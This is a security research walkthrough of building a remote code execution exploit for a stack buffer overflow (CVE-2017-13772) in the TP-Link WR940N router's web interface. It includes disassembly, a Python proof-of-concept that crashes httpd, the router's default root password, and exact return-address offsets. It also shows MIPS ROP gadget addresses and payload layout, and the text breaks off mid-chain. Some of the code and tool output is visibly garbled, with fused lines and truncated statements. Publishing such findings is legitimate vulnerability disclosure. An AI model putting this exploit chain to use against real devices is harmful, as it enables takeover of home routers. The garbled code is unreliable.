Research 17 October 2017

Remote Code Execution (CVE-2017-13772) Walkthrough on a TP-Link Router

Introduction


In this post, I will be discussing my recent findings while conducting vulnerability research on a home router: TP-Link's WR940N home WiFi router.

This post will outline the steps taken to identify vulnerable code paths, and how we can exploit those paths to gain remote code execution. I will start by describing how I found the first vulnerability, the methods taken to develop a full working exploit and then follow this by showing that this vulnerability presents a "pattern" that potentially exposes this device to hundreds of exploits.


The Device

The device I conducted this research on was the WR940N home WiFi router from TP-Link (hardware version 4). Generally, the first thing I do when beginning a research cycle on an Internet of Things (IoT) device is to grab a copy of the firmware and extract the filesystem.


Firmware link: https://static.tp-link.com/TL-WR940N(US)_V4_160617_1476690524248q.zip



We can see here that binwalk has identified and extracted the filesystem. The next step is to gather a few bits of information about what's running on the device. To start with, I grab the contents of the shadow file (reasons for this will become apparent soon).



Most embedded systems I've researched use busybox, so it's important to see what we can run should we find some form of shell injection. There are two ways to do this; one would be to list all the symlinks to busybox. However, I prefer to run the busybox binary under qemu under a chrooted environment as it will tell us what utilities it has enabled:




So no telnetd, netcat etc. However, we do have tftp, which we could use if we were able to obtain shell injection. Finally, a quick look at rc.d/rcS shows that the last thing the router does


when it boots up is run the httpd binary, I thought I'd start here as the HTTP daemon usually presents a large attack surface.

Assessing the Device

During initial testing of the web interface, I identified an area that would cause the device to stop responding if a large string was passed. What interested me here was that the user was prevented from entering more than 50 characters through client-side code:




Obviously, this was easily bypassed with Burp Suite. While waiting for a USB to uart device to turn up, I decided to "fuzz" these fields a little bit, and I found that giving a ping_addr of 51 bytes resulted in:




Although the HTTP port was still open. Using some dumb fuzzing, I just increased this to 200, and found that this did indeed crash the service:

```
user@debian:~$ nc 192.168.0.1 80
(UNKNOWN) [192.168.0.1] 80 (http) : Connection refused
user@debian:~$
```

So at this point, we have a Denial of Service (DoS) vulnerability, but that's pretty boring. To properly debug what is happening I needed to access the device through its uart interface, the steps I took came from https://wiki.openwrt.org/toh/tp-link/tl-wr940n. Note that we are presented with a login prompt once the device is finished booting, you could try to crack the password in the shadow file above, or you could do what I did and google it – the password for root is sohoadmin.



Now we have access to the device; we can have a look around to ascertain what is actually running. We can see here that the httpd binary is responsible for a lot of processes.



One last step to take here is to download gdbserver. I had a lot of trouble getting a cross-compiled gdbserver to run properly, luckily, however, if you download the GPL source code for

this device there's a precompiled gdbserver binary there. I copied that across using SCP and then after a bit of trial and error found that attaching to the last httpd process gave us the ability to debug the actual web interface.

The Vulnerability

As mentioned above, the HTTP service would crash if I supplied user input to an interface that was larger than what the JavaScript code would allow.

Opening the binary up in IDA shows us clearly what is happening, starting with, in sub_453C50 there is typical functionality for checking the request is valid and authenticated:

```
lui     $gp, 0x5C  # '\'
addiu   $sp, -0x70
la      $gp, unk_5BBBA0
sw      $ra, 0x70+var_4($sp)
sw      $s6, 0x70+var_8($sp)
sw      $s5, 0x70+var_C($sp)
sw      $s4, 0x70+var_10($sp)
sw      $s3, 0x70+var_14($sp)
sw      $s2, 0x70+var_18($sp)
sw      $s1, 0x70+var_1C($sp)
sw      $s0, 0x70+var_20($sp)
sw      $gp, 0x70+var_58($sp)
la      $t9, httpStatusSet
move    $a1, $zero
sw      $zero, 0x70+var_50($sp)
jalr    $t9 ; httpStatusSet
move    $s5, $a0
lw      $gp, 0x70+var_58($sp)
nop
la      $t9, httpHeaderGenerate
nop
jalr    $t9 ; httpHeaderGenerate
move    $a0, $s5
lw      $gp, 0x70+var_58($sp)
nop
la      $t9, HttpAccessPermit
nop
jalr    $t9 ; HttpAccessPermit
move    $a0, $s5
lw      $gp, 0x70+var_58($sp)
bnez    $v0, loc_453CE8
lui     $a1, 0x57  # 'W'
```


Next, there is a call to httpGetEnv, note that values like "ping_addr", "isNew" etc. are values passed through GET parameters. And then later on (still in the same function), ipAddrDispose is called:

```
loc_453CE8:
la      $t9, httpGetEnv
addiu   $a1, (aPing_addr - 0x570000)  # "ping_addr"
jalr    $t9 ; httpGetEnv
move    $a0, $s5
lw      $gp, 0x70+var_58($sp)
la      $a1, aDotype      # "doType"
la      $t9, httpGetEnv
move    $a0, $s5
jalr    $t9 ; httpGetEnv
move    $s6, $v0
lw      $gp, 0x70+var_58($sp)
la      $a1, aIsnew       # "isNew"
la      $t9, httpGetEnv
move    $a0, $s5
jalr    $t9 ; httpGetEnv
move    $s3, $v0
lw      $gp, 0x70+var_58($sp)
beqz    $s6, loc_454640
move    $s0, $v0
```

```
la      $t9, httpGetEnv
la      $a1, aTrhops      # "trHops"
jalr    $t9 ; httpGetEnv
move    $a0, $s5
lw      $gp, 0x70+var_58($sp)
nop
la      $t9, atoi
nop
jalr    $t9 ; atoi
move    $a0, $v0
lw      $gp, 0x70+var_58($sp)
move    $a0, $s6
la      $t9, ipAddrDispose
nop
jalr    $t9 ; ipAddrDispose
move    $s1, $v0
lw      $gp, 0x70+var_58($sp)
beqz    $v0, loc_454280
move    $v1, $v0
```

This function is where the (first) vulnerability exists. At the start of the function, a stack variable is declared, var_AC. It is then passed as the destination argument to the call to strcpy, the problem here is that the source argument ($s1) is the first argument to the function, and no validation is done on its length – a classic buffer overflow.

```
.globl ipAddrDispose
ipAddrDispose:

var_D0= -0xD0
var_C8= -0xC8
var_C4= -0xC4
var_C0= -0xC0
var_BC= -0xBC
var_B0= -0xB0
var_AC= -0xAC
var_78= -0x78
var_24= -0x24
var_C= -0xC
var_8= -8
var_4= -4

lui     $gp, 0x5C  # '\'
addiu   $sp, -0xE0
la      $gp, unk_5BBBA0
sw      $ra, 0xE0+var_4($sp)
sw      $s1, 0xE0+var_8($sp)
sw      $s0, 0xE0+var_C($sp)
sw      $gp, 0xE0+var_D0($sp)
la      $t9, strlen
nop
jalr    $t9 ; strlen
move    $s1, $a0
lw      $gp, 0xE0+var_D0($sp)
addiu   $a0, $sp, 0xE0+var_AC
move    $a1, $zero
la      $t9, memset
li      $a2, 0x33  # '3'
jalr    $t9 ; memset
move    $s0, $v0
lw      $gp, 0xE0+var_D0($sp)
move    $a0, $zero
move    $v1, $zero
```




Proof of Concept


I wrote a quick python script to trigger the vulnerability – note the login function. When we login to this device a random URL is generated.

```
import urllib2
import urllib
import base64
import hashlibdef login(ip, user, pwd):
#### Generate the auth cookie of the form b64enc('admin:' + md5('admin'))
hash = hashlib.md5()
hash.update(pwd)
auth_string = "%s:%s" %(user, hash.hexdigest())
encoded_string = base64.b64encode(auth_string)
print "[debug] Encoded authorisation: %s" %encoded_string#### Send the request
url = "http://" + ip + "/userRpm/LoginRpm.htm?Save=Save"
req = urllib2.Request(url)
req.add_header('Cookie', 'Authorization=Basic %s' %encoded_string)
resp = urllib2.urlopen(req)#### The server generates a random path for further requests, grab that here
data = resp.read()
next_url = "http://%s/%s/userRpm/" %(ip, data.split("=")[2].split("/")[3])
print "[debug] Got random path for next stage, url is now %s" %next_urlreturn (next_url, encoded_string)def exploit(url, auth):
#trash,control of s0,s1   +     ra  +   shellcode
evil = "\x41"*800
params = {'ping_addr': evil, 'doType': 'ping', 'isNew': 'new', 'sendNum': '20', 'pSize': '64', 'overTime': '800', 'trHops': '20'}new_url = ur

req = urllib2.Request(new_url)
req.add_header('Cookie', 'Authorization=Basic %s' %auth)
req.add_header('Referer', url + "DiagnosticRpm.htm")

resp = urllib2.urlopen(req)

if __name__ == '__main__':
data = login("192.168.0.1", "admin", "admin")
exploit(data[0], data[1])
```

Firing up gdbserver (remember to attach to the last httpd process), I set a break point just before ipAddrDispose exits and then ran the proof of concept:




We can see here we have gained control of the return address. After doing the typical msf_pattern_create/pattern_offset routine, we find that $ra is overwritten at offset 168, and we have control of $s0 and $s1 at offsets 160 and 164 respectively. We also have a nice big buffer on the stack to put shellcode in:



Developing the Exploit

To develop this exploit, there are a few things to note about the Mips architecture. The first is cache in-coherency. This has been covered extensively in other blogs (I suggest https://www.devttys0.com/2012/10/exploiting-a-mips-stack-overflow/). Put simply, if we try to execute shellcode on the stack, the CPU will check if it has data from that virtual address in its cache already, if it does it will execute that, which means whatever was on the stack before we triggered our exploit will most likely get executed. Moreover, if our shellcode has self-modifying properties (IE we use an encoder), the encoded instructions will end up being executed instead of the decoded.



Reference: https://cdn.imgtec.com/mips-training/mips-basic-training-course/slides/Caches.pdf

As outlined in many of the online resources I found, the best way to flush the cache is to ROP into a call to sleep. I will end up making two calls to sleep, once straight after triggering the vulnerability, and the second after my decoder finishes decoding the instructions with bad bytes (more on that later).

To identify which gadgets to use, we have to identify which libraries are executable, and the address at which they reside (note that there is no ASLR enabled by default).

```
httpd maps:
00400000-00587000 r-xp 00000000 1f:02 64         /usr/bin/httpd
00597000-005b7000 rw-p 00187000 1f:02 64          /usr/bin/httpd
005b7000-00698000 rwxp 00000000 00:00 0           [heap]
2aaa8000-2aaad000 r-xp 00000000 1f:02 237         /lib/ld-uClibc-0.9.30.so
2aaad000-2aaae000 rw-p 00000000 00:00 0
2aaae000-2aab2000 rw-s 00000000 00:06 0           /SYSV0000002f (deleted)
2aabc000-2aabd000 r–p 00004000 1f:02 237          /lib/ld-uClibc-0.9.30.so
2aabd000-2aabe000 rw-p 00005000 1f:02 237         /lib/ld-uClibc-0.9.30.so
2aabe000-2aacb000 r-xp 00000000 1f:02 218         /lib/libpthread-0.9.30.so
2aacb000-2aada000 —p 00000000 00:00 0
2aada000-2aadb000 r–p 0000c000 1f:02 218          /lib/libpthread-0.9.30.so
2aadb000-2aae0000 rw-p 0000d000 1f:02 218         /lib/libpthread-0.9.30.so
2aae0000-2aae2000 rw-p 00000000 00:00 0
2aae2000-2ab3f000 r-xp 00000000 1f:02 238         /lib/libuClibc-0.9.30.so<..... snip .....>7edfc000-
7ee00000 rwxp 00000000 00:00 0
7effc000-7f000000 rwxp 00000000 00:00 0
7f1fc000-7f200000 rwxp 00000000 00:00 0
7f3fc000-7f400000 rwxp 00000000 00:00 0
```

```
7f5fc000-7f600000 rwxp 00000000 00:00 0
7fc8b000-7fca0000 rwxp 00000000 00:00 0          [stack]
```

LibuClibC-0.9.30.so looks like a good target, opening it up in IDA and using the mipsrop.py script from https://www.devttys0.com/2013/10/mips-rop-ida-plugin/, we can start looking for gadgets.

To start with, we need a gadget that does something like:

```
li $a0, 1

mov $t9, $s0 or $s1 #we control $s0 and $s1

jr $t9
```

The first command to run is mipsrop.set_base(0x2aae000), which will automatically calculate the actual address for us.

```
ython>mipsrop.set_base(0x2aae2000)
ython>mipsrop.find("li $a0, 1")
--------------------------------------------------------------------------------------------------------------
----------------------------------------------
  Base       + Offset     =  Address       |  Action
  Control Jump                          |
--------------------------------------------------------------------------------------------------------------
----------------------------------------------
  0x2AAE2000 + 0x00029244 = 0x2AB0B244     |  li $a0,1
  jalr  $s4                             |
  0x2AAE2000 + 0x00055C60 = 0x2AB37C60     |  li $a0,1
  jalr  $s1                             |
  0x2AAE2000 + 0x000202D0 = 0x2AB022D0     |  li $a0,1
  jr    0x28+var_4($sp)                 |
  0x2AAE2000 + 0x0003C140 = 0x2AB1E140     |  li $a0,1
  jr    0x28+var_4($sp)                 |
  0x2AAE2000 + 0x0003C1F8 = 0x2AB1E1F8     |  li $a0,1
  jr    0x28+var_4($sp)                 |
  0x2AAE2000 + 0x0003CE70 = 0x2AB1EE70     |  li $a0,1
  jr    0x28+var_4($sp)                 |
  0x2AAE2000 + 0x0003CF94 = 0x2AB1EF94     |  li $a0,1
  jr    0x28+var_4($sp)                 |
  0x2AAE2000 + 0x0003D034 = 0x2AB1F034     |  li $a0,1
  jr    0x28+var_4($sp)                 |
  0x2AAE2000 + 0x0003D57C = 0x2AB1F57C     |  li $a0,1
  jr    0x28+var_4($sp)                 |
  0x2AAE2000 + 0x0003D62C = 0x2AB1F62C     |  li $a0,1
  jr    0x28+var_4($sp)                 |
  0x2AAE2000 + 0x0003F1A4 = 0x2AB211A4     |  li $a0,1
  jr    0x58+var_4($sp)                 |
--------------------------------------------------------------------------------------------------------------
----------------------------------------------
ound 11 matching gadgets
```

Notice the 2nd gadget, it returns to the address in $s1:

```
LOAD:00055C60                   li      $a0, 1
LOAD:00055C64                   move    $t9, $s1
LOAD:00055C68                   jalr    $t9 ; sub_55960
LOAD:00055C6C                   ori     $a1, $s0, 2
```

This is the gadget I use to set up the call to sleep; it's address is what will overwrite the return address from ipAddrDispose.

The next gadget we need (which will be put in $s1) needs to call sleep, but before it does it needs to put the address of the gadget we want to call after sleep into ra. We can use mipsrop.tail() to find such gadgets

```
hon>mipsrop.tail()
----------------------------------------------------------------
----------------------------------------------
Base       + Offset     =  Address        |  Action
Control Jump                          |
----------------------------------------------------------------
----------------------------------------------
0x2AAE2000 + 0x0001E20C = 0x2AB0020C     |  move $t9,$s1
jr    $s1                             |
0x2AAE2000 + 0x00035840 = 0x2AB17840     |  move $t9,$s1
jr    $s1                             |
0x2AAE2000 + 0x00036068 = 0x2AB18068     |  move $t9,$s2
jr    $s2                             |
```

```
AD:00035840 loc_35840:                                  # DA
AD:00035840                 move    $t9, $s1
AD:00035844                 lw      $ra, 0x28+var_4($sp)
AD:00035848                 lw      $s1, 0x28+var_8($sp)
AD:0003584C                 lw      $s0, 0x28+var_C($sp)
AD:00035850                 addiu   $a0, 0xC
AD:00035854                 jr      $t9
AD:00035858                 addiu   $sp, 0x28
```

This gadget works well, the only thing to note here is it will end up calling itself on the first run.

The first time it is called, $s1 will contain 0x2AE3840, which will be used as the address to jump to in $t9. To get this gadget to work properly, we need to prepare the stack. On the first call, we need to place the address of sleep into $s1, so this needs to be at 0x20($sp). On the second call to this gadget, $t9 will have the address of sleep, and we need to put the address of the next gadget we want to call at 0x24($sp) and then we may want to fill $s0 and $s1 with our final gadget (which will jump to our shellcode).

This gives us the following payload:

```
      Trash       $s1            $ra

rop = "A"*164 + call_sleep  + prepare_sleep + "B"*0x20 +
sleep_addr
$s0         $s1          $ra

rop += "C"*0x20 +  "D"*4 + "E"*4 + next_gadg
```

The next gadget to call (after the return from sleep) needs to store the stack pointer in a register and then jump to an address in either $s0 or $s1 (as we control both of those). This will then lead to the final gadget which will jump to that register (meaning it will jump to somewhere on the stack, preferably where the shellcode is). A convenient function in mipsrop.py is stack stackfinder():

```
on>mipsrop.stackfinder()
--------------------------------------------------------------------------------
------------------------------------------
ase       + Offset     =  Address       |  Action
ontrol Jump                           |
--------------------------------------------------------------------------------
------------------------------------------
x2AAE2000 + 0x0000E904 = 0x2AAF0904     |  addiu $a1,$sp,0x168+var_150
alr  $s1                              |
x2AAE2000 + 0x0000E920 = 0x2AAF0920     |  addiu $a1,$sp,0x168+var_B0
alr  $s1                              |
x2AAE2000 + 0x0000F440 = 0x2AAF1440     |  addiu $s2,$sp,0xC8+var_B8
alr  $s4                              |
